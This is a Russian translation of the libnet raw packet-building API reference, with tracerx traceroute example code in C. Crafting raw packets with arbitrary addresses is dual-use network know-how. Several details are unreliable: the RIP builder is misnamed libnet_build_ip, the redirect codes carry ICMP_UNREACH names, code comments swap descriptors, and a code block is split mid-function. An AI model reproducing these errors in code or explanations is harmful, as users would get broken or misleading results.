`ARPOP_REPLY` ARP-ответ  
`ARPOP_REVREQUEST` RARP-запрос  
`ARPOP_REVREPLY` RARP-ответ  
`ARPOP_INVREQUEST` запрос на идентификацию пира  
`ARPOP_INVREPLY` ответ с идентификацией пира

Все функции создания пакетов `libnet` содержат одни и те же три завершающих аргумента: указатель на опциональную полезную нагрузку (или `NULL`, если она не включается), размер полезной нагрузки в байтах (или 0, если нет) и, что наиболее важно, указатель на предварительно выделенный блок памяти (который должен быть достаточно велик для размещения всего

ARP-пакета).

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_build_dns(u_short, u_short, u_short, u_short, u_short, u_short,
    const u_char *, int, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - идентификатор пакета

2 - управляющие флаги

3 - количество вопросов

4 - количество записей ресурсов в разделе ответов

5 - количество записей ресурсов в разделе полномочий

6 - количество записей ресурсов в разделе дополнений

7 - указатель на полезную нагрузку пакета

8 - размер полезной нагрузки пакета

9 - указатель на предварительно выделенную память пакета

`libnet_build_dns()` конструирует DNS-пакет. Статические поля DNS передаются в первых шести аргументах, однако необязательные поля переменной длины должны включаться через интерфейс полезной нагрузки.

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_build_ethernet(u_char *, u_char *, u_short, const u_char *, int,
    u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на адрес назначения (строка)

2 - указатель на исходный адрес (строка)

3 - тип Ethernet-пакета (символическая константа)

4 - указатель на полезную нагрузку пакета

5 - размер полезной нагрузки пакета

6 - указатель на предварительно выделенную память пакета

`libnet_build_ethernet()` конструирует Ethernet-пакет. Аргументы адреса назначения и исходного адреса ожидаются в виде массивов беззнаковых байт. Тип пакета должен быть одним из следующих:

Значение Описание

-----

`ETHERTYPE_PUP` протокол PUP

`ETHERTYPE_IP` протокол IP

`ETHERTYPE_ARP` протокол ARP

`ETHERTYPE_REVARP` обратный ARP

`ETHERTYPE_VLAN` маркировка IEEE VLAN

`ETHERTYPE_LOOPBACK` используется для тестирования интерфейсов

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_build_icmp_echo(u_char, u_char, u_short, u_short, const u_char *,
                           int, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - тип пакета (символическая константа)

2 - код пакета (символическая константа)

3 - идентификатор пакета

4 - порядковый номер пакета

5 - указатель на полезную нагрузку пакета

6 - размер полезной нагрузки пакета

7 - указатель на предварительно выделенную память пакета

`libnet_build_icmp_echo()` конструирует пакет `ICMP_ECHO` / `ICMP_ECHOREPLY`. Тип пакета должен быть `ICMP_ECHOREPLY` или `ICMP_ECHO`, код должен быть равен 0.

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_build_icmp_mask(u_char, u_char, u_short, u_short, u_long,
                           const u_char *, int, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - тип пакета (символическая константа)

2 - код пакета (символическая константа)

3 - идентификатор пакета

4 - порядковый номер пакета

5 - IP-маска сети

6 - указатель на полезную нагрузку пакета

7 - размер полезной нагрузки пакета

8 - указатель на предварительно выделенную память пакета

`libnet_build_icmp_mask()` конструирует пакет `ICMP_MASKREQ` / `ICMP_MASKREPLY`. Тип пакета должен быть `ICMP_MASKREQ` или `ICMP_MASKREPLY`, код должен быть равен 0. Аргумент IP-маски сети должен быть 32-битной маской подсети в сетевом порядке байт.

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_build_icmp_unreach(u_char, u_char, u_short, u_char, u_short,
                              u_short, u_char, u_char, u_long, u_long, const u_char *, int, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - тип пакета (символическая константа)

2 - код пакета (символическая константа)

3 - длина исходного IP

- 4 - TOS исходного IP
- 5 - идентификатор исходного IP
- 6 - биты фрагментации исходного IP
- 7 - время жизни исходного IP
- 8 - протокол исходного IP
- 9 - исходный адрес отправителя IP
- 10 - исходный адрес назначения IP
- 11 - указатель на полезную нагрузку исходного IP
- 12 - размер полезной нагрузки исходного IP
- 13 - указатель на предварительно выделенную память пакета

`libnet_build_icmp_unreach()` конструирует пакет `ICMP_UNREACH`. Аргументы с 3 по 12 используются для построения IP-заголовка исходного пакета, вызвавшего сообщение об ошибке (ICMP недоступность). Тип пакета должен быть `ICMP_UNREACH`, код должен быть одним из следующих:

Значение Описание

```
-----
ICMP_UNREACH_NET  сеть недоступна
ICMP_UNREACH_HOST хост недоступен
ICMP_UNREACH_PROTOCOL протокол недоступен
ICMP_UNREACH_PORT порт недоступен
ICMP_UNREACH_NEEDFRAG требуется фрагментация, но бит DF установлен
ICMP_UNREACH_SRCFAIL сбой маршрутизации от источника
ICMP_UNREACH_NET_UNKNOWN сеть неизвестна
ICMP_UNREACH_HOST_UNKNOWN хост неизвестен
ICMP_UNREACH_ISOLATED хост / сеть изолированы
ICMP_UNREACH_NET_PROHIB сеть запрещена
ICMP_UNREACH_HOST_PROHIB хост запрещён
ICMP_UNREACH_TOSNET IP TOS и сеть
ICMP_UNREACH_TOSHOST IP TOS и хост
ICMP_UNREACH_FILTER_PROHIB запретительная фильтрация
ICMP_UNREACH_HOST_PRECEDENCE приоритет хоста
ICMP_UNREACH_PRECEDENCE_CUTOFF отсечение по приоритету хоста
```

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_build_icmp_timeexceed(u_char, u_char, u_short, u_char, u_short,
    u_short, u_char, u_char, u_long, u_long, const u_char *, int, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

(Аргументы идентичны `libnet_build_icmp_unreach`)

`libnet_build_icmp_timeexceed()` конструирует пакет `ICMP_TIMEXCEED`. Эта функция идентична `libnet_build_icmp_unreach` за исключением типа и кода пакета. Тип должен быть `ICMP_TIMEXCEED_INTRANS` для пакетов, у которых истёк TTL в транзите, или `ICMP_TIMEXCEED_REASS` для пакетов, у которых истекло время в очереди повторной сборки фрагментов.

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_build_icmp_redirect(u_char, u_char, u_long, u_short, u_char,  
    u_short, u_short, u_char, u_char, u_long, u_long, const u_char *, int,  
    u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - тип пакета (символическая константа)

2 - код пакета (символическая константа)

3 - IP-адрес шлюза

4 - длина исходного IP

5 - TOS исходного IP

6 - идентификатор исходного IP

7 - биты фрагментации исходного IP

8 - время жизни исходного IP

9 - протокол исходного IP

10 - исходный адрес отправителя IP

11 - исходный адрес назначения IP

12 - указатель на полезную нагрузку исходного IP

13 - размер полезной нагрузки исходного IP

14 - указатель на предварительно выделенную память пакета

`libnet_build_icmp_redirect()` конструирует пакет `ICMP_REDIRECT`. Функция аналогична `libnet_build_icmp_unreach`, отличия — в типе, коде и наличии дополнительного аргумента с IP-адресом шлюза, который следует использовать (отсюда и перенаправление). Тип пакета должен быть `ICMP_REDIRECT`, код — одним из следующих:

Значение Описание

-----

`ICMP_UNREACH_NET` перенаправление для сети

`ICMP_UNREACH_HOST` перенаправление для хоста

`ICMP_UNREACH_PROTOCOL` перенаправление для типа сервиса и сети

`ICMP_UNREACH_PORT` перенаправление для типа сервиса и хоста

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_build_icmp_timestamp(u_char, u_char, u_short, u_short, n_time,  
    n_time, n_time, const u_char *, int, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - тип пакета (символическая константа)

2 - код пакета (символическая константа)

3 - идентификатор пакета

4 - порядковый номер пакета

5 - временная метка отправления

6 - временная метка получения

7 - временная метка передачи

8 - указатель на полезную нагрузку пакета

9 - размер полезной нагрузки пакета

10 - указатель на предварительно выделенную память пакета

`libnet_build_icmp_timestamp()` конструирует пакет ICMP\_TSTAMP / ICMP\_TSTAMPREPLY. Тип должен быть ICMP\_TSTAMP или ICMP\_TSTAMPREPLY, код должен быть равен 0.

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен NULL.

---

```
int libnet_build_igmp(u_char type, u_char code, u_long ip, const u_char *,
    int, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - тип пакета

2 - код пакета

3 - IP-адрес

4 - указатель на полезную нагрузку пакета

5 - размер полезной нагрузки пакета

6 - указатель на предварительно выделенную память пакета

`libnet_build_igmp()` конструирует пакет IGMP. Тип пакета должен быть одним из следующих:

Значение Описание

-----

IGMP\_MEMBERSHIP\_QUERY запрос членства

IGMP\_V1\_MEMBERSHIP\_REPORT отчёт о членстве версии 1

IGMP\_V2\_MEMBERSHIP\_REPORT отчёт о членстве версии 2

IGMP\_LEAVE\_GROUP сообщение о выходе из группы

Код, являющийся подсообщением маршрутизации, вероятно, следует оставить равным 0, если вы не знаете, что делаете.

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен NULL.

---

```
int libnet_build_ip(u_short, u_char, u_short, u_short, u_char, u_char,
    u_long, u_long, const u_char *, int, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - длина пакета (без IP-заголовка)

2 - тип обслуживания (символическая константа)

3 - идентификатор пакета

4 - биты фрагментации (символическая константа) / смещение

5 - время жизни

6 - протокол (символическая константа)

7 - адрес отправителя

8 - адрес назначения

9 - указатель на полезную нагрузку пакета

10 - размер полезной нагрузки пакета

11 - указатель на предварительно выделенную память пакета

`libnet_build_ip()` конструирует могущественный IP-пакет. Поле фрагментации может быть равно 0 или содержать комбинацию следующих значений:

Значение Описание

-----  
IP\_DF не фрагментировать эту датаграмму (только само по себе)

IP\_MF ещё фрагменты в пути (объединяется с значением смещения через OR)

IP\_OFFMASK используется для извлечения смещения из поля фрагментации.

IP-пакеты не могут быть больше `IP_MAXPACKET` байт.

Адреса отправителя и назначения должны быть в сетевом порядке байт.

Интерфейс полезной нагрузки следует использовать только для построения произвольной или неподдерживаемой IP-датаграммы. Для построения TCP, UDP или аналогичных пакетов следует использовать соответствующую функцию `libnet_build`.

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен NULL.

---

```
int libnet_build_ip(u_char, u_char, u_short, u_short, u_short, u_long,
    u_long, u_long, u_long, const u_char *, int, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - команда (символическая константа)

2 - версия (символическая константа)

3 - домен маршрутизации (или ноль)

4 - семейство адресов

5 - метка маршрута (или ноль)

6 - IP-адрес

7 - маска сети (или ноль)

8 - IP следующего перехода (или ноль)

9 - метрика

10 - указатель на полезную нагрузку пакета

11 - размер полезной нагрузки пакета

12 - указатель на предварительно выделенную память пакета

`libnet_build_ip()` конструирует пакет RIP. В зависимости от используемой версии RIP поля пакета слегка отличаются. В следующей таблице показаны эти различия:

Аргумент Версия 1 Версия 2

-----

первый команда команда

второй RIPVER\_1 RIPVER\_2

третий ноль домен маршрутизации

четвёртый семейство адресов семейство адресов

пятый ноль метка маршрута

шестой IP-адрес IP-адрес

седьмой ноль маска подсети

восьмой ноль IP следующего перехода

девятый метрика метрика

Команды RIP должны быть одним из следующих значений:

Значение Описание

-----  
RIPCMD\_REQUEST RIP-запрос  
RIPCMD\_RESPONSE RIP-ответ  
RIPCMD\_TRACEON включение трассировки RIP  
RIPCMD\_TRACEOFF выключение трассировки RIP  
RIPCMD\_POLL RIP-опрос  
RIPCMD\_POLLENTTRY  
RIPCMD\_MAX

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_build_tcp(u_short, u_short, u_long, u_long, u_char, u_short,  
                    u_short, const u_char *, int, u_char *);
```

Возврат при успехе: 1  
Возврат при ошибке: -1  
Реентерабельность: да  
Аргументы: 1 - порт отправителя  
2 - порт назначения  
3 - порядковый номер  
4 - номер подтверждения  
5 - управляющие флаги (символическая константа)  
6 - размер окна  
7 - срочный указатель  
8 - указатель на полезную нагрузку пакета  
9 - размер полезной нагрузки пакета  
10 - указатель на предварительно выделенную память пакета

`libnet_build_tcp()` конструирует TCP-пакет. Управляющие флаги должны быть одним или несколькими из следующих (объединёнными через OR при необходимости):

Значение Описание

-----  
TH\_URG присутствуют срочные данные  
TH\_ACK следует проверить поле номера подтверждения  
TH\_PSH как можно скорее передать данные приложению  
TH\_RST сброс указанного соединения  
TH\_SYN синхронизация порядковых номеров  
TH\_FIN отправитель завершил отправку данных

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_build_udp(u_short, u_short, const u_char *, int, u_char *);
```

Возврат при успехе: 1  
Возврат при ошибке: -1  
Реентерабельность: да  
Аргументы: 1 - порт отправителя  
2 - порт назначения  
3 - указатель на полезную нагрузку пакета

4 - размер полезной нагрузки пакета

5 - указатель на предварительно выделенную память пакета

`libnet_build_udp()` конструирует UDP-пакет. Помните, что контрольные суммы UDP считаются обязательными согласно RFC о требованиях к хостам.

Единственный способ, которым эта (и любая `libnet_build`) функция может вернуть ошибку — если указатель на предварительно выделенную память равен `NULL`.

---

```
int libnet_insert_ipo(struct ipoption *opt, u_char opt_len, u_char *buf);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на заполненную структуру IP-опций

2 - длина опций

3 - указатель на полностью построенный IP-датаграмм

`libnet_insert_ipo()` вставляет IP-опции в заранее построенный IP-пакет. Передаются указатель на структуру IP-опций, размер списка опций и указатель на предварительно построенный пакет. Список опций должен быть сформирован в том виде, в котором он появится на проводе — он просто вставляется в пакет в нужном месте.

Функция возвращает -1, если опции приведут к пакету большего размера (более 65535 байт), или если буфер пакета равен `NULL`. Ошибкой времени выполнения без проверки является ситуация, когда пользователь не выделил достаточно памяти в куче для IP-пакета вместе с IP-опциями.

---

```
int libnet_insert_tcpo(struct tcptoption *, u_char, u_char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на заполненную структуру TCP-опций

2 - длина опций

3 - указатель на полностью построенный TCP-пакет

`libnet_insert_tcpo()` вставляет TCP-опции в заранее построенный IP/TCP-пакет. Передаются указатель на структуру TCP-опций, размер списка опций и указатель на предварительно построенный пакет. Список опций должен быть сформирован в том виде, в котором он появится на проводе.

Функция возвращает -1, если опции приведут к пакету большего размера (более 65535 байт), если пакет не является IP/TCP-пакетом, если список опций длиннее 20 байт или если буфер пакета равен `NULL`. Ошибкой времени выполнения без проверки является ситуация, когда пользователь не выделил достаточно памяти в куче для IP/TCP-пакета вместе с IP-опциями.

---

## Вспомогательные функции

```
int libnet_seed_prand();
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: нет

`libnet_seed_prand()` инициализирует генератор псевдослучайных чисел. По сути, это обёртка над `srandom`. Делает вызов `gettimeofday` для получения энтропии. Может вернуть -1, если вызов `gettimeofday` завершится с ошибкой (проверьте `errno`). В противном случае возвращает 1.

---

```
u_long libnet_get_prand(int);
```

Возврат при успехе: 1

Возврат при ошибке: нет

Реентерабельность: да

Аргументы: 1 - максимальный размер желаемого псевдослучайного числа  
(символическая константа)

`libnet_get_prand()` генерирует псевдослучайное число. Диапазон возвращаемого значения контролируется единственным аргументом функции:

Значение Описание

-----

PR2 0 - 1

PR8 0 - 255

PR16 0 - 32767

PRu16 0 - 65535

PR32 0 - 2147483647

PRu32 0 - 4294967295

Функция не завершается с ошибкой.

---

```
void libnet_hex_dump(u_char *buf, int len, int swap, FILE *stream);
```

Возврат при успехе: нет

Возврат при ошибке: нет

Реентерабельность: да

Аргументы: 1 - пакет для вывода

2 - длина пакета

3 - флаг перестановки байт

4 - ранее открытый поток для вывода пакета

`libnet_hex_dump()` выводит пакет в шестнадцатеричном виде. В зависимости от значения флага перестановки байт выводит пакет в том виде, в котором он находится в памяти, или в том, в котором он появится на проводе.

Функция выводит пакет в ранее открытый поток (например, `stdout`).

Обратите внимание: на big-endian-архитектурах, таких как Solaris, пакет в памяти выглядит так же, как и на проводе.

---

```
int libnet_plist_chain_new(struct libnet_plist_chain **, char *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на указатель `libnet_plist_chain`

2 - указатель на список токенов

`libnet_plist_chain_new()` создаёт новую цепочку списка портов `libnet`. Цепочка списка портов — это быстрый и простой способ реализации диапазонов списков портов (полезно для приложений, работающих со списком портов, например сканеров портов). Наивные реализации выделяют целый массив из 65535 байт и заполняют нужные порты один за другим. Однако нам реально нужно хранить лишь начальный и конечный порт, а несколько диапазонов (разделённых запятыми) можно эффективно хранить в связанном списке, где каждый узел содержит начальный и конечный порт диапазона. Например, диапазон 1–1024 займёт один узел с начальным портом 1 и конечным 1024. Диапазон 25,110–161,6000 приведёт к выделению 3 узлов. Одиночные порты рассматриваются как одноэлементные диапазоны (порт 25 превращается в 25-25). Диапазон портов без конечного порта (`port_num -`) считается сокращением для (`port_num - 65535`).

Аргументы: указатель на указатель `libnet_plist_chain` (который будет головой связанного списка) и указатель на список портов (список токенов).

Функция проверяет список символьных портов на допустимые токены (1234567890,-) и возвращает ошибку при обнаружении нераспознанного токена.

При успехе функция возвращает 1 и `head` указывает на новый список портов (также содержащий количество узлов). При ошибке (нераспознанный токен или сбой `malloc`) возвращается -1 и `head` устанавливается в `NULL`.

Для извлечения пар портов следует использовать `libnet_plist_chain_next_pair()`.

---

```
int libnet_plist_chain_next_pair(struct libnet_plist_chain *, u_short *,
                                u_short *);
```

Возврат при успехе: 1, 0

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на указатель `libnet_plist_chain`

2 - указатель на начальный порт (для заполнения)

3 - указатель на конечный порт (для заполнения)

`libnet_plist_chain_next_pair()` извлекает следующую пару портов из списка. Принимает указатель на голову предварительно построенного списка, указатель на `u_short` для начального порта и указатель на `u_short` для конечного порта.

Возвращает 1 и заполняет значения, если узлы ещё есть; если цепочка исчерпана, возвращает 0. При ошибке (указатель `libnet_plist_chain` равен `NULL`) возвращает -1.

---

```
int libnet_plist_chain_dump(struct libnet_plist_chain *);
```

Возврат при успехе: 1

Возврат при ошибке: -1

Реентерабельность: да

Аргументы: 1 - указатель на указатель `libnet_plist_chain`

`libnet_plist_chain_dump()` выводит цепочку списка портов, на которую ссылается аргумент. Функция выводит список на `stdout` (предназначена главным образом как отладочный инструмент). Возвращает 1 при успехе; при ошибке (указатель `libnet_plist_chain` равен `NULL`) возвращает -1.

---

```
u_char *libnet_plist_chain_dump_string(struct libnet_plist_chain *);
```

Возврат при успехе: указатель на список токенов в виде строки

Возврат при ошибке: NULL

Реентерабельность: нет

Аргументы: 1 - указатель на указатель libnet\_plist\_chain

libnet\_plist\_chain\_dump\_string() возвращает цепочку списка портов, на которую ссылается аргумент, в виде строки. При ошибке (указатель libnet\_plist\_chain равен NULL) возвращает NULL.

---

```
void libnet_plist_chain_free(struct libnet_plist_chain *);
```

Возврат при успехе: нет

Возврат при ошибке: нет

Реентерабельность: да

Аргументы: 1 - указатель на указатель libnet\_plist\_chain

libnet\_plist\_chain\_free() освобождает память, связанную с цепочкой списка портов libnet.

---

## 6. Заключение

Libnet — мощная и полезная библиотека. Используйте её умело, и вам будет сопутствовать удача, а люди будут вас уважать. Женщины будут вас хотеть, мужчины — мечтать быть на вашем месте (поменяйте гендеры по необходимости).

---

## 7. URL

Домашняя страница Libnet: <http://www.packetfactory.net/libnet>

Страница проекта Libnet: <http://www.packetfactory.net>

Список рассылки Libnet: [libnet-subscribe@libnetdevel.com](mailto:libnet-subscribe@libnetdevel.com)

(список рассылки по состоянию на 09.09.99

недоступен по неизвестным причинам.

Он скоро заработает. Следите за

обновлениями на странице проекта.)

TracerX <http://www.packetfactory.net/tracerx>

---

## 8. Литература

[1] LBNL, Network Research Group, «libpcap», <http://ee.lbl.gov>

[2] Stevens, W. Richard, «UNIX Network Programming, vol. I, 2nd ed.», Prentice Hall PTR, 1998

[3] Hanson, David R., «C Interfaces and Implementations», Addison-Wesley, 1997

---

## 9. Пример кода

Ни одно описание библиотеки на C не было бы полным без кода на C. Следующий подробно прокомментированный пример является незавершённым. На самом деле это незаконченная программа, над которой мы работали, — tracerx (планируемый расширенный traceroute — <http://www.packetfactory.net/tracerx>).

Часть инъекции пакетов завершена и работоспособна, и должна служить хорошим примером написания достаточно сложного кода на основе libnet (и libpcap). В комплект входит текущее дерево исходных кодов tracerx, включая файлы autoconf, так что вы можете собрать его на своей машине и поэкспериментировать.

```
/* P55/Tracerx/tx_framework.c */
/*
 * $Id: tx_framework.c,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 * Tracerx
 * tx_framework.c - основные процедуры верхнего уровня tracerx
 *
 * Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                      Jeremy F. Rauch <jrauch@cadre.org>
 * All rights reserved.
 * [лицензия BSD]
 */

#ifdef HAVE_CONFIG_H
#include "config.h"
#endif
#include "tx_main.h"
#include "tx_error.h"
#include "tx_struct.h"
#include "tx_framework.h"
#include "tx_packet_inject.h"
#include "tx_packet_capture.h"
#include "tx_packet_filter.h"

int
tx_init_control(struct tx_control **tx_c)
{
    /*
     * Память в куче для управляющей структуры.
     */
    *tx_c = (struct tx_control *)malloc(sizeof(struct tx_control));
    if (!(*tx_c))
    {
        return (-1);
    }

    /*
     * Память в куче для структуры интерфейса канального уровня libnet.
     */
    (*tx_c)->l =
        (struct libnet_link_int *)malloc(sizeof(struct libnet_link_int));
    if (!((*tx_c)->l))
    {
        return (-1);
    }

    if (libnet_seed_prand() == -1)
    {
        tx_error(CRITICAL, "Can't initialize the random number generator\n");
        return (-1);
    }

    /*
     * Инициализация значений по умолчанию для имитации стандартного
     * сканирования traceroute.
     */
    (*tx_c)->device = NULL; /* задаётся позже */
}
```

```

(*tx_c)->current_ttl    = 1;           /* начать с 1 прыжка */
(*tx_c)->max_ttl        = 30;          /* закончить на 30 */
(*tx_c)->initial_sport  = libnet_get_prand(PR16);
(*tx_c)->initial_dport  = 32768 + 666; /* стандартный tr */
(*tx_c)->id             = getpid();    /* id пакета */
(*tx_c)->use_name       = 1;           /* разрешать IP-адреса */
(*tx_c)->packet_size    = PACKET_MIN;  /* IP + UDP + полезная нагрузка */
(*tx_c)->ip_tos         = 0;           /* задаётся позже */
(*tx_c)->ip_df          = 0;           /* задаётся позже */
(*tx_c)->packet_offset  = 0;           /* задаётся позже */
(*tx_c)->protocol       = IPPROTO_UDP; /* UDP */
(*tx_c)->probe_cnt      = 3;           /* 3 пробы */
(*tx_c)->verbose        = 0;           /* тихий режим */
(*tx_c)->reading_wait   = 5;           /* 5 секунд */
(*tx_c)->writing_pause  = 0;           /* без паузы записи */
(*tx_c)->host           = 0;           /* задаётся позже */
(*tx_c)->packets_sent   = 0;           /* задаётся позже */
(*tx_c)->packets_reply  = 0;           /* задаётся позже */
(*tx_c)->l              = NULL;        /* дескриптор pcap */
(*tx_c)->p              = NULL;        /* дескриптор libnet */
memset(&(*tx_c)->sin, 0, sizeof(struct sockaddr_in));

return (1);
}

```

```

int
tx_init_network(struct tx_control **tx_c, char *err_buf)
{
    /*
     * Настройка сетевого интерфейса и определение нашего исходящего IP-адреса.
     */
    if (libnet_select_device(&(*tx_c)->sin, &(*tx_c)->device, err_buf) == -1)
    {
        return (-1);
    }

    /*
     * Открыть интерфейс инъекции канального уровня libnet.
     */
    (*tx_c)->l = libnet_open_link_interface((*tx_c)->device, err_buf);
    if (!((*tx_c)->l))
    {
        return (-1);
    }

    /*
     * Открыть интерфейс захвата пакетов pcap.
     */
    (*tx_c)->p = pcap_open_live((*tx_c)->device, PCAP_BUFSIZ, 0, 500, err_buf);
    if (!((*tx_c)->p))
    {
        return (-1);
    }

    /*
     * Проверить минимальный размер пакета и установить фильтр pcap.
     */
    switch ((*tx_c)->protocol)
    {
        case IPPROTO_UDP:
            if ((*tx_c)->packet_size < IP_H + UDP_H + TX_P)
            {
                tx_error(WARNING,
                    "Packet size too small, adjusted from %d to %d\n",
                    (*tx_c)->packet_size,
                    IP_H + UDP_H + TX_P);
                (*tx_c)->packet_size = IP_H + UDP_H + TX_P;
            }
            if (tx_set_pcap_filter(TX_BPF_FILTER_UDP, tx_c) == -1)
            {

```

```

        return (-1);
    }
    break;
case IPPROTO_TCP:
    if ((*tx_c)->packet_size < IP_H + TCP_H + TX_P)
    {
        tx_error(WARNING,
            "Packet size too small, adjusted from %d to %d\n",
            (*tx_c)->packet_size,
            IP_H + TCP_H + TX_P);
        (*tx_c)->packet_size = IP_H + TCP_H + TX_P;
    }
    if (tx_set_pcap_filter(TX_BPF_FILTER_TCP, tx_c) == -1)
    {
        return (-1);
    }
    break;
case IPPROTO_ICMP:
    if ((*tx_c)->packet_size < IP_H + ICMP_ECHO_H + TX_P)
    {
        tx_error(WARNING,
            "Packet size too small, adjusted from %d to %d\n",
            (*tx_c)->packet_size,
            IP_H + ICMP_ECHO_H + TX_P);
        (*tx_c)->packet_size = IP_H + ICMP_ECHO_H + TX_P;
    }
    if (tx_set_pcap_filter(TX_BPF_FILTER_ICMP, tx_c) == -1)
    {
        return (-1);
    }
    break;
default:
    sprintf(err_buf, "Unknown protocol, can't set packetsize or filter\n");
    return (-1);
}

/*
 * Выделить память под заголовок пакета.
 */
if (libnet_init_packet(
    (*tx_c)->packet_size + ETH_H, /* включить место для канального уровня */
    &(*tx_c)->tx_packet) == -1)
{
    sprintf(err_buf, "libnet_init_packet: %s\n", strerror(errno));
    return (-1);
}
return (1);
}

int
tx_do_scan(struct tx_control **tx_c)
{
    int i, j;

    /*
     * Построить «шаблон» пробного пакета. Этот шаблон будет использоваться
     * для каждой отправляемой пробы и обновляться на каждой итерации
     * главного цикла.
     */
    tx_packet_build_probe(tx_c);

    /*
     * Увеличивать счётчик прыжков и обновлять шаблон пакета.
     */
    for (i = 0; i < (*tx_c)->max_ttl; i++)
    {
        /*
         * Отправить серию проб.
         */
        for (j = 0; j < (*tx_c)->probe_cnt; j++)

```

```

        {
            tx_packet_inject(tx_c);
            fprintf(stderr, ".");
        }
        tx_packet_update_probe(tx_c);
        fprintf(stderr, "\n");
    }
    tx_error(FATAL, "Hopcount exceeded.\n");
    return (1);
}

int
tx_shutdown(struct tx_control **tx_c)
{
    pcap_close((*tx_c)->p);
    libnet_close_link_interface((*tx_c)->l);
    free((*tx_c)->l);
    libnet_destroy_packet(&(*tx_c)->tx_packet);

    free(*tx_c);
}
/* EOF */

/* P55/Tracerx/tx_packet_build.c */
/*
 * Tracerx
 * tx_packet_build.c - процедуры конструирования пакетов tracerx
 * Copyright (c) 1999 Mike D. Schiffman, Jeremy F. Rauch
 * [лицензия BSD]
 */

int
tx_packet_build_probe(struct tx_control **tx_c)
{
    int i, c;
    u_char errbuf[BUFSIZ];
    struct ether_addr *local_mac, *remote_mac;
    u_char DEBUG_ETHER[6] = {0x00, 0x10, 0x4b, 0x6b, 0x3c, 0x16};

    /*
     * Получить адреса канального уровня: локальный адрес исходящего
     * интерфейса и удалённый адрес нужного хоста (фактически это будет
     * маршрутизатор первого прыжка).
     */
    c = tx_get_hwaddrs(&local_mac, &remote_mac, tx_c, errbuf);
    if (c == -1)
    {
        tx_error(FATAL, "tx_get_hwaddrs could not get an address %s.\n",
            errbuf);
    }

    /*
     * Построить Ethernet-заголовок пакета.
     */
    libnet_build_ethernet(DEBUG_ETHER/*remote_mac.ether_addr_octet*/,
        local_mac->ether_addr_octet,
        ETHERTYPE_IP, /* это IP-пакет */
        NULL, /* нет полезной нагрузки */
        0, /* нет полезной нагрузки */
        (*tx_c)->tx_packet); /* память пакета */

    /*
     * Построить IP-заголовок пакета.
     */
    libnet_build_ip((*tx_c)->packet_size - IP_H, /* длина IP-пакета */
        (*tx_c)->ip_tos, /* тип обслуживания IP */
        (*tx_c)->id, /* идентификатор IP */
        (*tx_c)->ip_df, /* биты фрагментации IP */
        (*tx_c)->current_ttl, /* время жизни IP */
        (*tx_c)->protocol, /* транспортный протокол */

```

```

        (*tx_c)->sin.sin_addr.s_addr,          /* исходный IP-адрес */
        (*tx_c)->host,                          /* IP назначения */
        NULL,                                  /* полезная нагрузка IP */
        0,                                     /* размер полезной нагрузки IP */
        (*tx_c)->tx_packet + ETH_H);          /* память пакета */

/*
 * Построить транспортный заголовок и полезную нагрузку пакета.
 */
switch ((*tx_c)->protocol)
{
    case IPPROTO_UDP:
        tx_packet_build_udp(tx_c);
        break;
    case IPPROTO_TCP:
        tx_packet_build_tcp(tx_c);
        break;
    case IPPROTO_ICMP:
        tx_packet_build_icmp(tx_c);
        break;
    default:
        tx_error(FATAL, "Unknown transport protocol\n");
}
libnet_do_checksum((*tx_c)->tx_packet + ETH_H, IPPROTO_IP, IP_H);
}

/* ... остальные функции построения пакетов аналогичны ... */
/* EOF */

/* P55/Tracerx/tx_packet_inject.c */
